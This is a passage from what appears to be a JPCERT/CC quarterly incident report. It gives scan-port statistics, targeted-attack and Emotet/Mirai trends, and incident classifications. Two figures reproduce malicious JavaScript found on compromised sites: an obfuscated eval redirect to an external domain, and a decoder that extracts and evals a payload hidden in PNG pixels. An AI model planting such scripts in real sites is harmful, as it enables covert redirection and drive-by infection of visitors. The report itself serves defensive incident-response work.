
```
<script>eval(('if(/(' + 'g’ + 'oogl' + 'e’ + '|' + 'ya’ + 'hoo|' + 'bi' + 'ng|' + 'aol)' + '/’ +
'i.tes’ + 't(do’ + 'cu’ + 'men’ + 't.r’ + 'ef’ + 'err’ + 'er)’ + ')’ + '{w’ + 'indo’ + 'w.set’ +
'Ti’ + 'meout’ + '(f’ + 'unct’ + 'ion()’ + '{t’ + 'op.l’ + 'o’ + 'cati’ + 'on.h’ + 'ref="’ + 'ht
' + 't ' + 'ps ' + ': //’ + 'stap’ + 'l’ + 'eam’ + 'b’ + 'i’ + 'en’ + 'ce.’ + 'to’ + 'p/i’ +
'ndex’ + '.’ + 'ph’ + 'p?ma’ + 'i’ + 'n_pag’ + 'e=’ + 'produ’ + 'ct_’ + 'info&’ + 'p’ + 'r’ +
'oduc’ + 'ts_’ + 'id=10’ + '9’ + '01"},’ + '10’ + '00)}').replace(/####/g, '¥''))
```

[Figure 10: Part of redirection script]

In June, JPCERT/CC confirmed a website with a maliciously planted JavaScript file that sends the following information of user devices to an external site when accessed.

- Browser language settings
- Time zone
- User-Agent
- OS information

After sending the above device information, the JavaScript file downloads a PNG file from the external site, decodes the data file using the script shown in [Figure 11], and then executes it.



```
for (var zd = ce.getImageData(0, 0, vy.width, vy.height).data, jz = "", vk = 0; vk < zd.length; vk++)
    if ((vk + 1) % 4) {
      var vn = 57 ^ zd[vk];
      32 <= vn && (jz += String.fromCharCode(vn))
    }
  eval(jz)
```

[Figure 11: Part of the decode process for an image file by the planted script]

3.3. Targeted Attack Trends

There were 2 incidents categorized as a targeted attack. The incidents identified are described below.

(1) Attacks attempting to lure recipients to download a malicious shortcut file or ISO file

This quarter, JPCERT/CC received multiple reports of targeted e-mail attacks. The observed method attempts to lure targets to open a link in the e-mail and download a ZIP file or an ISO file containing a malicious shortcut file.

The shortcut file downloads a Word template file and saves it in the startup folder of Microsoft Word. The downloaded template file contains a macro that runs when the Word file is opened again and downloads another file from an external site.

The ISO file contains a legitimate Microsoft Word application and a malicious DLL file, and when this Microsoft Word is launched, the DLL file is loaded by DLL side-loading, and a suspicious communication occurs.

(2) Attacks exploiting a vulnerability (CVE-2022-1388) in BIG-IP

This quarter, JPCERT/CC confirmed multiple cases of attacks exploiting a BIG-IP vulnerability to plant a web shell on a device or steal content.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 199. This was a 32% decrease from 291 in the previous quarter.

The number of scans reported in this quarter was 3,615. This was a 208% increase from 1,174 in the previous quarter. A breakdown of the ports that were scanned are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), Telnet (23/TCP) and 37215/TCP.

[Chart 4：Number of scans by port]

Port	Apr	May	Jun	Total
23/tcp	143	474	1052	1669
22/tcp	115	111	1278	1504
37215/tcp	49	152	41	242
2323/tcp	9	16	109	134
143/tcp	23	61	39	123
80/tcp	26	22	25	73
5501/tcp	0	55	5	60
25/tcp	12	15	12	39
52869/tcp	7	0	18	25
443/tcp	6	14	2	22
8080/tcp	1	2	4	7
3306/tcp	3	2	1	6
6379/tcp	1	1	3	5
23023/tcp	3	2	0	5
5555/tcp	1	2	1	4
445/tcp	0	1	2	3
9530/tcp	0	0	2	2
8081/tcp	1	0	1	2
8000/tcp	1	0	1	2
Unknown	8	4	7	19
Monthly Total	409	934	2603	3946


There were 255 incidents categorized as other. This was a 31% decrease from 372 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter

(1) Coordination involving reports of Emotet malware

This quarter, JPCERT/CC continued to receive numerous reports related to Emotet. While the number of reports decreased from the previous quarter, it remains high compared to other incidents. Changes in the numbers of computers infected with Emotet in Japan based on information provided to JPCERT/CC are shown in [Figure 12].



[Figure 12: Changes in the numbers of computers and organizations infected with Emotet in Japan (July 2020 to June 2022)]

Emotet repeated cycles of resuming and suspending attacks between March and June 2022. It is assumed that the attackers were looking for new attack methods during the periods when Emotet was dormant, and the following changes were seen in the attack methods.

- LNK files are used as attachments to malicious e-mails
- Emotet was switched from 32-bit to 64-bit
- A new perpetuation method is used in an attempt to bypass EmoCheck


The increasing use of LNK attachment files is seen with other malware as well. It is probably an attempt on the part of attackers to search for infection methods that do not rely on macro, as Microsoft Office products have been updated to disable macro.

In response to the change in Emotet's perpetuation method, JPCERT/CC has released a new version of EmoCheck, a tool for checking for Emotet infections.

GitHub：JPCERT/CC / EmoCheck
https://github.com/JPCERTCC/EmoCheck/releases/tag/v2.3.2

(2) Increase in DVRs infected with Mirai malware

Since April, JPCERT/CC has been receiving an increasing number of reports of digital video recorders (DVRs) in Japan infected with Mirai malware or its variants and performing scans on external targets. Changes in the numbers of reports to JPCERT/CC on scans apparently initiated by DVRs are shown in [Figure 13].



[Figure 13: Changes in the numbers of reports on scans apparently initiated by DVRs (Weekly)]

Administration issues such as using the default password are observed with DVRs infected with malware. Countermeasures such as changing the password and using Internet boundary filters must be taken.

JPCERT/CC will continue to work with ISPs to notify device administrators based on reports.

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1. Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

- The following are examples of incidents that JPCERT/CC classifies as "other".
- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2022.

If you would like to quote or reprint this document, please contact the Public Relations of JPCERT/CC (pr@jpcert.or.jp). For the latest information, please refer to JPCERT/CC's website.

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/english/